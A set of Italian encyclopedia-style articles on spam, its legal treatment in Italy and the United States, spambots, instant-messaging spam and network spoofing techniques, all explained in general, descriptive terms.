proposto per la prima volta nel 1998 nel AAAI-98 Workshop on Learning for Text Categorization, e reso popolare da un articolo di Paul Graham nel 2002 usa metodi probabilistici, ottenuti grazie al Teorema di Bayes, per predire se un messaggio è spam o no, basandosi su raccolte di email ricevute dagli utenti.

Tecniche miste

Da qualche tempo stanno crescendo vari sistemi di filtraggio che uniscono più tecniche di riconoscimento dello spam, in modo da un lato minimizzare il rischio di falsi positivi (ovvero email regolari scambiate erroneamente per spam), dall'altro per aumentare l'efficienza del filtraggio. Si può quindi pensare di combinare il filtraggio per DNSBL con quello euristico e statistico, come alcuni programmi iniziano a prevedere, e fare così in modo di unire i pregi di ogni metodo di filtraggio e contemporaneamente ridurre i rischi grazie ai controlli multipli.

I comportamenti contro lo spam

A parte l'installazione di software di filtraggio dalla parte degli utenti, essi possono proteggersi dall'attacco dello spam in molti altri modi.

Address munging

Un modo in cui gli spammer ottengono gli indirizzi e-mail è il setaccio del Web e di Usenet per stringhe di testo che assomigliano a indirizzi. Perciò se l'indirizzo di una persona non è mai apparso in questi posti, non potrà essere trovata. Un sistema per evitare questa raccolta di indirizzi è falsificare i nomi e indirizzi di posta. Gli utenti che vogliono ricevere in modo legittimo posta riguardante il proprio sito Web o i propri articoli di Usenet possono alterare i loro indirizzi in modo tale che gli esseri umani possano riconoscerli ma i software degli spammer no. Per esempio, `joe@example.net` potrebbe venir modificato in `joeNOS@PAM.example.net`. Questo sistema è detto *address munging*, dalla parola "munge" tratta dal Jargon File che significa rompere. Questo sistema, comunque, non sfugge ai cosiddetti "attacchi al dizionario" nei quali lo spammer genera un numero di indirizzi che potrebbero esistere, come `adam@aol.com` che, se esistesse, riceverebbe molto spam.

Bug e Javascript

Molti programmi di posta incorporano le funzionalità di un Web browser come la visualizzazione di codice HTML e immagini. Questa caratteristica può facilmente esporre l'utente a immagini offensive o pornografiche contenute nelle e-mail di spam. In aggiunta, il codice HTML potrebbe contenere codice JavaScript per dirigere il browser dell'utente ad una pagina pubblicitaria o rendere il messaggio di spam difficile o impossibile da chiudere o cancellare. In alcuni casi, messaggi del genere contenevano attacchi ad alcune vulnerabilità che permettevano l'installazione di programmi di tipo spyware (alcuni virus informatici sono prodotti attraverso gli stessi meccanismi). Gli utenti possono difendersi utilizzando programmi di posta che non visualizzano HTML o allegati o configurarli in modo da non visualizzarli di default.

Evitare di rispondere

È ben noto che alcuni spammer considerano le risposte ai loro messaggi - anche a quelle del tipo "Non fare spam" - come conferma che l'indirizzo è valido e viene letto. Allo stesso modo, molti messaggi di spam contengono indirizzi o link ai quali viene indirizzato il destinatario per essere rimosso dalla lista del mittente. In svariati casi, molte persone che combattono lo spam hanno verificato questi collegamenti e confermato che non portano alla rimozione dell'indirizzo, ma comportano uno spam ancora maggiore.

Denunciare spam

Agli ISP

La maggioranza degli ISP proibisce esplicitamente ai propri utenti di fare spam e in caso di violazione essi vengono espulsi dai loro servizi. Rintracciare l'ISP di uno spammer e denunciarlo spesso porta alla chiusura dell'abbonamento. Sfortunatamente, questo può essere difficile e anche se ci sono degli strumenti che possono aiutare, non sempre sono accurati. Tre di questi servizi sono SpamCop [4],Network Abuse Clearinghouse [5] e [6] Essi forniscono mezzi automatici o semi automatici per denunciare spam agli ISP. Alcuni li considerano imprecisi rispetto a ciò che può fare un esperto di posta elettronica, ma molti utenti non sono così esperti.

Gli ISP spesso non mettono in atto misure preventive per impedire l'invio di spam, quali un limite massimo agli indirizzi di posta ai quali inoltrare la stessa e-mail, e un limite dell'ordine delle migliaia di unità alla posta elettronica inviabili in un giorno.

Talora, oltre all'accesso viene disattivata la connessione Internet. La disconnessione può essere permanente se l'abbonamento è ADSL a IP statico, bloccando l'indirizzo IP.

Alle Autorità

Il metodo più efficace per fermare gli spammer è di sporgere reclamo alle autorità competenti. Questo richiede maggiori tempo ed impegno ma gli spammer vengono perseguiti a norma di legge e pagano eventuali multe e risarcimenti, in questo modo per loro si annulla il vantaggio economico, anzi l'azione illecita si traduce in una perdita economica.

Le procedure da intraprendere:

1. Individuare gli indirizzi in rete da dove proviene lo spam tramite per esempio: SpamCop [4] o Network Abuse Clearinghouse [5]

2. Individuare lo stato dal quale è stato spedito lo spam per esempio tramite MostraIP [7]

3. Verificare se lo stato in oggetto mette a disposizione un indirizzo di posta elettronica per esempio dalle liste pubblicate su OECD Task Force on Spam [8], Spam Reporting Adresses [9] o Spam Links [10].

Altre forme di spam

Fino dal 1990, gli amministratori di sistema hanno compiuto molti sforzi per fermare lo spam, alcuni dei quali con esiti positivi. Come risultato, coloro che inviano messaggi di spam si sono rivolti ad altri mezzi.

WikiWikiWeb

Tutti i siti web che utilizzano il sistema wiki, come ad esempio Wikipedia, che dà ampie possibilità a un visitatore di modificare le proprie pagine, sono un bersaglio ideale per gli spammer, che possono avvantaggiarsi dell'assenza di un controllo continuo sul contenuto introdotto, per inserire i propri link pubblicitari. Sono stati creati filtri che impediscono la pubblicazione di determinati link proprio per arginare questo fenomeno. In molti casi lo scopo è quello di ottenere un miglioramento della visibilità del proprio sito sui motori di ricerca.

Su Wikipedia questo fenomeno viene contrastato in modo deciso: i link esterni sono accompagnati dall'attributo "nofollow" che indica ai motori di ricerca di non seguire il link, le pagine vengono ripristinate alla loro versione precedente all'intervento e in caso di reiterati inserimenti l'indirizzo IP viene bloccato in scrittura.

Messaging spam

I sistemi di instant messaging sono un obiettivo comune tra gli spammer. Molti sistemi di messaging pubblicano il profilo degli utenti, includendo informazioni demografiche come l'età e il sesso. Coloro che fanno pubblicità possono impiegare queste informazioni, inserirsi nel sistema e mandare spam. Per contrastare ciò, alcuni utenti scelgono di ricevere messaggi solo dalle persone che conoscono. Nel 2002, gli spammer hanno iniziato usando il servizio di messaging integrato in Microsoft Windows, winpopup, che non è "MSN Messenger", ma piuttosto una funzione progettata per permettere ai server di inviare avvertimenti agli utenti delle workstation. I messaggi appaiono come delle normali dialog box e possono essere inviati usando qualunque porta NetBIOS, per questo il blocco delle porte provocate da un firewall comprende le porte da 135 a 139 e 445.

Usenet

Le vecchie convenzioni di Usenet definiscono erroneamente lo spamming come "eccessivo invio multiplo di messaggi" (messaggi sostanzialmente simili la quale definizione esatta è flooding). Nei primi anni '90 ebbe luogo una notevole controversia tra gli amministratori di server news sull'uso dei messaggi di cancellazione per il controllo dello spam. Un messaggio di cancellazione è un'istruzione ad un server delle news per cancellare un messaggio, in modo da renderlo inaccessibile a chi lo volesse leggere. Alcuni lo considerano un cattivo precedente, incline alla censura, mentre altri lo ritengono uno strumento giusto per controllare la crescita del problema dello spam. In quel periodo, dovunque il termine spam su Usenet era usato per riferirsi all'invio di messaggi multipli. Furono coniati altri termini per comportamenti simili, come un cross-posting eccessivo o pubblicità non in tema con il manifesto del newsgroup, comunque più recentemente anche questi casi sono stati catalogati con il termine spam per analogia al ben più conosciuto fenomeno della posta elettronica.

Forum

Nei forum (o BBS) spesso per spam si intende l'invio di link riferiti ad altri forum per fare arrivare utenti, molto spesso è possibile caricare la medesima discussione nello stesso forum per attirare ancora più utenti. Altre volte si intendono erroneamente come "spam" anche i messaggi inutili e/o privi di un qualsivoglia senso logico; in questo caso, tuttavia, il termine più adatto sarebbe "flood".

L'utente che pratica **spam** nei forum, soprattutto nel secondo caso, viene tipicamente definito con il termine gergale **spammone**.

Il termine è dispregiativo, un utente considerato spammone viene spesso giudicato anche inaffidabile o incompetente dagli altri. A volte però il termine può avere un tono più scherzoso e goliardico, soprattutto nei forum dove c'è abbastanza tolleranza nei confronti dello spam.

Blog

Con l'avvento ed il successo riscosso dai blog, non potevano mancare tecniche di spamming che riguardano anche questa nuova recente categoria di media. Oltre al semplice posting di link che reindirizzano il visitatore sui siti che lo spammer vuole pubblicizzare, esistono due tecniche, ben più evolute: lo spammer fa uso di una sorta di *query-bombing* dei sistemi multipiattaforma più noti come WordPress[11] o b2evolution[12] , attaccando i database con l'inserimento continuo di messaggi pubblicitari. Le componenti di un blog più vulnerabili sono quindi quelle che sono esposte all'utilizzo pubblico: i *commenti* (per i quali i vari creatori dei sistemi multipiattaforma forniscono con periodicità plug-in di protezione) e gli *hitlogs*, ovvero il sistema di tracking dei referer (i siti che linkano la pagina in questione).

Keyword spamming

Il *keyword spamming* è il termine dato all'eccessivo uso di *keyword* o parole chiave in una pagina web al fine di incrementarne la visibilità per i motori di ricerca. Questa tecnica è considerata una cattiva SEO.

Le nuove tecniche ed algoritmi hanno però introdotto delle funzionalità che permettono ai motori di controllare l'utilizzo ripetitivo degli stessi termini e quindi penalizzare i siti web che adottano questa forma di spam.

Aspetti giuridici

Lo spam è un reato in innumerevoli paesi, inquisito anche all'estero con richieste di estradizione. Tra gli *spammer* più famosi, si ricordano Laura Betterly, Brian Haberstroch, Leo Kuvayevo, Jeremy Jaynes e Sanford Wallacer.

Italia

La disciplina italiana concernente l'invio di posta elettronica a fini commerciali è disciplinata dall'**art. 130 Codice Privacy**, rubricato "Comunicazioni indesiderate". L'ambito di applicazione di detto articolo è proprio quello dello spamming, seppur la rubrica si limiti a parlare di comunicazioni indesiderate e non menzioni quelle semplicemente non richieste. Il modello di regolazione scelto dal legislatore italiano (e in generale da tutti gli stati aderenti alla Comunità Europea) è quello dell'*opt-in*, che prevede la possibilità di avvalersi del trattamento dei dati personali solo dopo aver ottenuto il consenso del soggetto interessato.

È inoltre vietato, sempre dall'art. 130 Codice Privacy, l'invio di comunicazioni a scopi pubblicitari, per la vendita diretta o per ricerche di mercato effettuato camuffando o celando l'identità del mittente o ancora senza fornire un idoneo recapito presso il quale l'interessato possa esercitare i propri diritti. È però prevista una deroga ai dettami di tale articolo, che consente di utilizzare le coordinate di posta elettronica, fornite dall'interessato nel contesto della vendita di un prodotto o servizio, per l'invio di ulteriori messaggi promozionali aventi ad oggetto simili beni o servizi, senza dover nuovamente chiederne il consenso.

Vi è poi nel nostro ordinamento un'ulteriore disposizione al riguardo, rinvenibile nel **d.lgs. 9 aprile 2003, n.70** sul commercio elettronico. L'art. 9 afferma infatti che le comunicazioni commerciali non sollecitate trasmesse da un prestatore per posta elettronica devono, in modo chiaro ed inequivocabile, essere identificate come tali fin dal momento in cui il destinatario le riceve e devono altresì contenere l'indicazione che il destinatario del messaggio può opporsi al ricevimento in futuro di tali comunicazioni.

Va da ultimo esaminato l'impianto sanzionatorio previsto dal nostro ordinamento. Anzitutto lo stesso art. 130 comma 6 attribuisce al Garante per la protezione dei dati personali, in caso di reiterata violazione delle disposizioni previste in tale ambito, il potere di provvedere, negli ambiti di un procedimento di reclamo attivato, tramite prescrizione ai fornitori di servizi di comunicazione elettronica (ISP), adottando misure di filtraggio o altre misure praticabili nei confronti di un certo indirizzo di posta elettronica.

Di ben maggiore deterrenza appare poi l'**art. 167 del Codice Privacy**, nel quale si prevede che, salvo il fatto non costituisca più grave reato, chiunque proceda al trattamento dei dati personali in violazione di quanto previsto nel Codice stesso, al fine di trarne un profitto o recare ad altri un danno, è punito, se dal fatto deriva nocumento, con la reclusione da sei a diciotto mesi o, se il fatto consiste nella comunicazione o diffusione di tali dati, con la reclusione da sei a ventiquattro mesi. L'attività di spamming espone, infine, ai sensi dell'**art. 161 Codice Privacy**, alla sanzione amministrativa di omessa informativa (di cui all'art 13), la quale va da un minimo di tremila euro ad un massimo di diciottomila euro. La sanzione viene erogata dall'autorità Garante per la protezione dei dati personali a seguito di un apposito ricorso ai sensi degli artt. 145 ss. Codice Privacy; tale ricorso che non può essere proposto se, per il medesimo oggetto e tra le medesime parti, è già stata adita l'autorità giudiziaria.

La tutela amministrativa risulta dunque essere alternativa a quella giudiziaria, inutile dire che risulta essere anche meno soddisfacente (dal punto di vista economico) per chi se ne avvale, lasciando quindi un ruolo preminente a quella giudiziaria. La prima controversia italiana avente ad oggetto attività di spamming è stata risolta dal Giudice di Pace di Napoli, che, con sentenza 26 giugno 2004, ha riconosciuto l'illiceità di tale attività, condannando il titolare del trattamento al risarcimento del danno patrimoniale, non patrimoniale, esistenziale e da stress subito dal titolare della casella di posta elettronica.

L'assetto che deriva dalle regole appena esposte, in piena coerenza con la vigente disciplina nazionale sulla data protection, qualifica dunque il nostro come un sistema improntato al cosiddetto "opt-in" (necessità del consenso preventivo), salvo il temperamento relativo alla comunicazione via e-mail finalizzata alla vendita di "propri prodotti o servizi analoghi", ispirato ad un sistema che potremmo definire di "soft opt-out". Con particolare riferimento al tema delle comunicazioni commerciali,, l'art. 58 del Codice del consumo, D.Lgs. 206 del 2005, raccogliendo integralmente il disposto del pre-vigente D.Lgs. 185/99, ha introdotto tuttavia delle norme sostanzialmente differenti ove prevede particolari limiti all'impiego di alcune tecniche di comunicazione a distanza: 1.l'impiego da parte di un professionista del telefono, della posta elettronica, di sistemi automatizzati di chiamata senza l'intervento di un operatore o di fax, richiede il consenso preventivo del consumatore; 2.tecniche di comunicazione a distanza diverse da quelle di cui al comma 1, qualora consentano una comunicazione individuale, possono essere impiegate dal fornitore se il consumatore non si dichiara esplicitamente contrario. Mentre il primo comma prevede un sistema pienamente assimilabile all'opt-in, il secondo è invece apertamente ispirato ai meccanismi dell'opt-out. Questa regolamentazione comportava già alcuni gravi dubbi interpretativi, soprattutto per i riflessi operativi che ne derivavano: che relazione intercorre tra il consenso richiesto dalla normativa privacy e quello imposto dall'art. 58, comma 1, del Codice del consumo? Il tema è ancora oggi fortemente dibattuto, fermi però alcuni punti di riferimento che devono costituire i criteri guida per la soluzione di questo problema esegetico: a)si tratta di due consensi aventi natura diversa, per il semplice fatto che tutelano interessi diversi (quello alla riservatezza da un lato, e quello alla correttezza del comportamento del professionista dall'altro); b)comuni sono le sanzioni che derivano dalla violazione delle norme, come evidentemente dimostrato dall'art. 62 del Codice del consumo, che espressamente prevede la trasmissione al Garante Privacy del verbale ispettivo redatto dagli organi competenti a rilevare le violazioni dei diritti dei consumatori, affinché il Garante stesso irroghi le diverse sanzioni prescritte dal Codice privacy. Qualsiasi

scelta nella impostazione della modulistica necessaria alla acquisizione del consenso, deve tenere dunque ben presenti la tratteggiata distinzione. Si deve comunque sottolineare che in questo tema e in virtù di quanto prima sostenuto in tema di sanzioni debba ritenersi più significativo l'orientamento del Garante Privacy il quale, in numerosi provvedimenti, ha dichiarato l'illegittimità di qualsiasi comunicazione non preventivamente autorizzata: RILEVATO che ai sensi dell'art. 130 del Codice (salvo quanto previsto dal comma 4 del medesimo articolo) il consenso preventivo degli interessati è richiesto anche per l'invio di una sola comunicazione mediante posta elettronica volta ad ottenere il consenso per l'invio di materiale pubblicitario o di vendita diretta o per il compimento di ricerche di mercato o di comunicazione commerciale o, comunque, per fini promozionali (come quella contestata volta a rendere noti i servizi offerti attraverso un sito Internet) (Provvedimento del 20 dicembre 2006).

Stati Uniti

Dal 1997 in poi si registra negli Stati Uniti un'intensa attività a livello legislativo statale in risposta ai problemi creati dal crescente fenomeno della posta indesiderata.

Trentasei stati hanno emanato una legislazione *ad hoc* sul tema. Le previsioni legislative dei singoli stati sono le più disparate, alcuni dispongono che vi debbano necessariamente essere informazioni atte ad identificare il mittente, unanime è poi la previsione della possibilità per l'utente di vedere cancellato il proprio indirizzo dalla banca dati dello spammer. Gli Stati Uniti infatti aderiscono al modello di regolazione *opt-out* (fatta eccezione per lo stato della California e del Delaware), che di fatto rende lecito lo spamming ma consente all'utente di esprimere in ogni momento la propria volontà a che cessi l'attività di spamming sulla sua casella di posta elettronica.

Altre previsioni legislative statali generalmente condivise riguardano il divieto di porre in essere, mediante lo spamming, attività ingannevoli, falsificando alcune parti del messaggio o l'oggetto stesso. Dal momento che la quasi totalità dei messaggi è spedita in maniera transfrontaliera all'interno della federazione, si è resa necessaria un'armonizzazione tra le varie legislazioni. Alcune legislazioni statali contengono infatti delle previsioni atte ad individuare l'ordinamento competente a regolare i vari casi di spamming che coinvolgono più stati.

L'intervento più significativo e uniformante però è avvenuto a livello federale, con il **Can-Spam Act del 2003** (entrato in vigore il primo gennaio 2004). Con questo provvedimento si rimette al Dipartimento di Giustizia, lo FTC, all'attourney general statale e agli ISP la facoltà di tutelare i diritti dei privati, stabilendo per coloro che violano le previsioni dello statute (tra le quali, ancora, l'inserimento di informazioni e oggetti fuorvianti o l'omissione dell'apposita etichetta prevista per i messaggi a contenuto sessuale) sanzioni pecuniarie fino a $ 2.000.000, con la possibilità di triplicare la pena nel caso in cui la violazione sia stata commessa intenzionalmente e consapevolmente. Sono previste inoltre sanzioni penali per gli spammer che inviano messaggi commerciali illeciti, a contenuto osceno, pedo-pornografico o l'identità del cui mittente è falsa o rubata. Il Can-Spam Act prevale sulle disposizioni normative statali, ma di fatto, è stato tacciato dalla dottrina come statute per lo più "simbolico" alla luce del suo scarso impatto pratico.

Software e servizi on-line contro lo spam

Software

- Spamassassin
- BarracudaNetworks
- ClearSWIFT
- Endian
- GFI
- IronPort
- Kaspersky
- Sinapsi Antispam
- SonicWall

- Sophos
- Stevtech
- SPAMfighter
- Symantec
- Antispameurope
- Abaca Technology Corporation

Note

[1] http://it.youtube.com/watch?v=anwy2MPT5RE Lo sketch originale su YouTube.
[2] http://www.templetons.com/brad/spamreact.html Pagina che riporta le reazioni al primo spam, e una trascrizione di quest'ultimo; notare come, non essendo in grado il programma di invio di posta elettronica di supportare più di un certo numero di indirizzi email, parte di questi ultimi siano finiti nel corpo della mail.
[3] http://www.aol.com
[4] http://spamcop.net
[5] http://www.abuse.net/
[6] http://www.spammer.org/spammer
[7] http://www.mostraip.it/Default.aspx
[8] http://www.oecd-antispam.org/sommaire.php3
[9] http://banspam.javawoman.com/report3.html
[10] http://spamlinks.net/track-report-addresses.htm#country
[11] WordPress › Blog Tool and Publishing Platform (http://wordpress.org)
[12] b2evolution.org (http://b2evolution.org)

Bibliografia

- "Diritto dell'informatica e della comunicazione", A.M. Gambino, A. Stazi, con la collaborazione di D. Mula, Giappichelli editore, 2009 (http://www.dimt.it/Segnalazioni editoriali.html)

Voci correlate

- E-mail
- Mailbombing

Altri progetti

- **Wikimedia Commons** contiene file multimediali: http://commons.wikimedia.org/wiki/Category:Electronic spam
- **Wikizionario** contiene la voce di dizionario: http://it.wiktionary.org/wiki/Spam

Collegamenti esterni

- Trascrizione della scenetta dei Monty Python (http://www.spamterminator.it/orig_it.asp)
- Progetto Spamhaus (http://www.spamhaus.org)
- Spam Laws - Leggi sullo spam di diverse nazioni (http://www.spamlaws.com/)
- Un filtro antispam intelligente in Java (http://www2.mokabyte.it/cms/article.run?articleId=STS-3CY-GIV-6HP_7f000001_14191084_d2ba6e6c)

Spambot

Uno **spambot** è un programma sviluppato per la raccolta di una serie di indirizzi e-mail da Internet allo scopo di realizzare liste di indirizzi per la trasmissione di messaggi di posta indesiderata, conosciuti anche come spam. Uno spambot è un particolare tipo di web crawler in grado di raccogliere gli indirizzi e-mail dai siti web, dai newsgroup, dai post dei gruppi di discussione e dalle conversazioni delle chat-room. Poiché gli indirizzi e-mail hanno una struttura ben definita, è molto facile realizzare uno spambot. Un certo numero di legislatori negli Stati Uniti sono stati designati alla messa a punto di leggi per la proscrizione dello spambot.

Sono stati ideati un gran numero di programmi e di metodi per sventare gli spambot. Una di queste tecniche è conosciuta come address munging, che consiste nell'alterare deliberatamente un indirizzo e-mail in modo che possa risultare leggibile per una persona (e/o da un web browser utilizzato da una persona) ma non da uno spambot. Questo ha portato allo sviluppo di spambot specializzati che possono recuperare gli indirizzi e-mail dalle serie di caratteri che sembrano essere stati 'rotti', oppure visualizzando il testo in un web browser per poi raccogliere gli indirizzi e-mail dal testo visualizzato. Un'altra tecnica per contrastare gli spambot è quella di pubblicare il testo dell'indirizzo e-mail sotto forma di immagine all'interno della pagina, rendendo possibile agli utenti la visualizzazione dell'indirizzo e-mail. Nonostante questo metodo si riveli efficace per la lotta agli spambot, non è compatibile con gli standard di accessibilità delle pagine web, oltre a impedire la possibilità di utilizzare dei link - gli utenti non possono cioè cliccare sull'indirizzo per inviare un'email.

Il termine spambot a volte viene usato in riferimento a un programma utilizzato per evitare che lo spam possa raggiungere i clienti di un Internet service provider (ISP). Tali programmi più spesso sono denominati filtri. Occasionalmente, filtri di questo genere possono bloccare involontariamente anche un messaggio legittimo di e-mail. Questo può essere evitato permettendo all'abbonato di generare una *whitelist*, o un elenco di specifici indirizzi e-mail che il filtro dovrebbe lasciare passare.

Un altro tipo di spambot spazzola il web alla ricerca di moduli compilabili e invia messaggi di spam per mezzo di questi moduli, spesso utilizzando tecnologie OCR per bypassare eventuali CAPTCHA.

Esistono inoltre degli spambot utilizzati per inserire dei link nei guestbook, nei wiki, nei blog, nei forum e in ogni altra tecnologia web, allo scopo di aumentare il posizionamento delle pagine web nei motori di ricerca PageRank.

Bibliografia

- (**EN**) Email Address Harvesting: How Spammers Reap What You Sow [1] by the US FTC

Voci correlate

- Address munging
- Botnet
- I comportamenti contro lo spam

Collegamenti esterni

- Stas Bekman's Article on Botnets and how they are used for spamming [2]
- Botnet discussion mailing list [3]
- Fight Spam - Join Byteplant's Spambot Honeypot Project [4]
- Spambot Beware! - information on how to avoid, detect, and harass spambots [5]
- Bot-trap - A Bad Web-Robot Blocker [6]
- How to block spambots [7]
- Virus Bulletin's The World of Botnets [8]

- How to detect and ban spambots with iptables [9]

Note

[1] http://www.ftc.gov/bcp/conline/pubs/alerts/spamalrt.htm
[2] http://stason.org/articles/technology/email/junk-mail/botnets.html
[3] http://www.whitestar.linuxbox.org/mailman/listinfo/botnets
[4] http://www.nospamtoday.com/spambot-trap.html
[5] http://www.turnstep.com/Spambot/
[6] http://danielwebb.us/software/bot-trap/
[7] http://diveintomark.org/archives/2003/02/26/how_to_block_spambots_ban_spybots_and_tell_unwanted_robots_to_go_to_hell
[8] http://www.beyondsecurity.com/whitepapers/SolomonEvronSept06.pdf
[9] http://www.rubyrobot.org/article/protect-your-web-server-from-spambots

Spim

Con l'espressione ***spim*** o ***messaging spam*** [1] [2] [3] si indica l'invio di grandi quantità di messaggi indesiderati, generalmente commerciali, attraverso software di messaggistica in tempo reale (noti anche con l'acronimo IM cioè *instant messaging*).

Applicazioni IM


Sistemi di messaggistica immediata come Yahoo! Messenger, AIM, Windows Live Messenger, Tencent QQ, ICQ, Skype, XMPP e le *chat rooms* di Myspace sono tutti afflitti dallo *spim*. Molti di questi sistemi offrono un servizio di *directory* mediante il quale si può accedere all'elenco degli utenti, comprensivo di dati sensibili quali età e sesso. Gli *spammer* possono raccogliere queste informazioni, accedere al sistema e spedire messaggi non richiesti, inclusi *scam-ware*, virus e collegamenti a siti truffaldini (*click fraud*).

Microsoft ha annunciato che la versione 9.0 di Windows Live Messenger avrà speciali caratteristiche dedicate alla lotta allo *spim*.[4] In molti sistemi tuttavia gli utenti già possono bloccare la maggioranza della messaggistica indesiderata, tramite l'uso di una *white-list*.

Contromisure

- Molti utenti scelgono di poter ricevere messaggi solo da persone presenti nella propria lista di contatti (*white-list*).
- AOL Instant Messenger (AIM) consente agli utenti di "ammonire" altri utenti. Gli ammonimenti fanno decrescere il numero di messaggi che un utente può spedire, diminuendo lo spam; inoltre l'utente ammonito è visibile come tale dagli altri utenti che hanno quindi una percezione immediata delle reali intenzioni dell'utente.
- Skype consente di bloccare gli utenti indesiderati.
- In ambito aziendale, lo *spim* è bloccabile mediante prodotti quali Akonix, ScanSafe, Symantec, e CSC.

Lo *spam* attraverso il servizio Messenger di Windows



Esempio di *spim* sul sistema Messenger Service (2007)

Nel 2002, alcuni *spammer* cominciarono ad abusare del servizio Messenger Service, una funzione del sistema operativo Windows (famiglia NT), che consente agli amministratori di rete di spedire avvertimenti e informazioni agli utenti delle *workstation* (programma che non è da confondere con Windows Messenger o Windows Live Messenger, programmi gratuiti di messaggistica in tempo reale). Lo *spam* effettuato mediante Messenger Service appare all'utente finale come una normale finestra di dialogo contenente però un messaggio indesiderato. Tali messaggi sono facilmente bloccabili da firewall configurati per chiudere le porte NetBIOS dal 135 al 139 e la 445 e le porte UDP sopra la 1024[5] oppure disabilitando il servizio. Nella versione XP di Windows, l'installazione del Service Pack 2 ha, tra gli altri, l'effetto di disabilitare il servizio Messenger.

Voci correlate

- Spam

Note

[1] CNET: Spim, splog on the rise (http://www.news.com/Spim,-splog-on-the-rise/2100-7349_3-6091123.html)

[2] New Scientist: Spam being rapidly outpaced by spim (http://www.newscientist.com/article/dn4822-spam-being-rapidly-outpaced-by-spim.html)

[3] Spamfo: SPIM, your new spam (http://www.spamfo.co.uk/component/option,com_content/task,view/id,153/Itemid,2/)

[4] Jeremy Kirk. *Microsoft to clamp down on spam over IM* (http://www.computerworlduk.com/technology/security-products/prevention/news/index.cfm?RSS&NewsId=6359). IDG News. URL consultato il 24 novembre 2007.

[5] *Messenger Service window that contains an Internet advertisement appears* (http://support.microsoft.com/kb/330904). Microsoft. URL consultato il 1º dicembre 2007.

Spoofing

Lo **spoofing** è un tipo di attacco informatico dove viene impiegata in qualche maniera la falsificazione dell'identità (spoof). Lo spoofing può avvenire in qualunque livello della pila ISO/OSI e oltre: può riguardare anche la falsificazione delle informazioni applicative. Quando la falsificazione dell'identità non avviene in campo informatico si parla di social engineering.

Tipologie di spoofing

Esistono diversi tipi di attacchi spoofing a diversi livelli della pila OSI, ma in ogni caso si tratta di far credere alla vittima che si è qualcosa di diverso: un hostname, un indirizzo ethernet o altro ancora.

Spoofing a livello 2

Quando l'informazione falsificata è un indirizzo MAC si parla di MAC-spoofing. L'attacco consiste nell'immettere in rete un pacchetto che contiene un MAC address diverso da quello dell'attaccante ed uguale a quello della vittima, con lo scopo di effettuare un attacco. Un esempio di questa tecnica viene impiegata nel MAC flooding in cui un attaccante manda continuamente pacchetti in rete con un MAC che non è il suo. Questo attacco ha l'effetto di saturare il forwarding database dello switch causandone malfunzionamenti cioè forzando il successivo broadcast in tutta la rete. Un altro attacco di tipo MAC-Spoofing è il port stealing in cui l'uso da parte di un attaccante di un MAC Address di un host vittima è finalizzato al furto della porta dello switch dedicata all'host vittima. Un attacco che riguarda la sicurezza del layer 2 ma non direttamente il mac spoofing è l'ARP poisoning mentre un tool per prevenire e bloccare questo attacco è ArpON [2] "ARP handler inspection". ArpON è un demone portabile che rende il protocollo ARP sicuro contro attacchi Man in The Middle (MITM) attraverso tecniche ARP Spoofing, ARP Cache Poisoning, ARP Poison Routing (APR). Blocca anche attacchi derivati quali Sniffing, Hijacking, Injection, Filtering come: DHCP Spoofing, DNS Spoofing, WEB Spoofing, Session Hijacking e SSL/TLS Hijacking & co attacks.

Spoofing a livello 3

Quando l'informazione falsificata è un indirizzo IP si parla di IP spoofing. In generale è semplice falsificare un indirizzo in quanto il protocollo non implementa alcun sistema di sicurezza. In questo caso si assiste ad un routing asimmetrico visto che il pacchetto di risposta a quello falsificato verrà inviato al vero IP. Gli ISP possono attivare diversi sistemi di sicurezza per impedire l'IP spoofing. Il primo metodo consiste nell'impedire che da una interfaccia (di un router/firewall) vengano inviati pacchetti in cui l'IP sorgente non è quello che ci si aspetta. Il secondo metodo consiste nell'uso delle tabelle di routing. Se l'interfaccia di provenienza per un pacchetto non è la stessa che verrebbe scelta dal router per l'inoltro del pacchetto di risposta allora questo pacchetto viene scartato. Questo sistema si chiama **uRPF**[1] .

Spoofing a livello 4

Il livello 4 della pila ISO/OSI non è rilevante in fase di autenticazione, quindi non si parla di UDP/TCP spoofing, ma di un attacco di IP-spoofing portato verso uno di questi due protocolli.

Spoofing UDP

È analogo al caso IP. Essendo UDP un protocollo connectionless la falsificazione di un datagram UDP consiste nell'immettere le informazioni desiderate e falsificare l'header.

Spoofing TCP

Lo spoofing di una sessione TCP è decisamente più complesso del caso UDP. TCP è infatti un protocollo connection oriented che richiede che venga stabilita una sessione tramite il three way handshake. Se viene forgiato un pacchetto SYN con l'indirizzo IP falsificato e questo viene inviato ad un server, prima che sia possibile inviare i dati il server cercherà di portare a termine l'handshake rispondendo con un pacchetto SYN/ACK. Questo pacchetto riporterà l'indirizzo IP falsificato quindi non verrà inviato indietro all'attaccante che quindi non potrà rispondere con il terzo e ultimo pacchetto (il pacchetto ACK). Per portare a termine questo attacco è necessario inviare un pacchetto ACK al server che riporti nuovamente l'indirizzo IP falsificato, ma anche il sequence number che il server ha inserito nel pacchetto SYN/ACK. Per scegliere questo numero l'attaccante deve sapere come il server li sceglie. Siccome l'attaccante invia il primo e il terzo pacchetto senza vedere il secondo, questo attacco si chiama **blind spoofing**. Una trattazione approfondita sulla predizione dei numeri di sequenza viene fatta da lcamtuf in [2] e in [3] .

Spoofing applicativo

Con spoofing applicativo si intendono quelle tecniche di spoofing destinate a colpire i protocolli di livello applicativo (layer 7 della pila ISO/OSI) o le applicazioni stesse.

WEB Spoofing

Quando lo spoofing coinvolge il web (server applicativo, host server o protocolli web) si parla di web spoofing. Nell'accezione più comune il web spoofing riguarda la falsificazione di un server web per far credere ad un utente di essere connesso ad un certo server mentre è connesso ad un server malevolo.

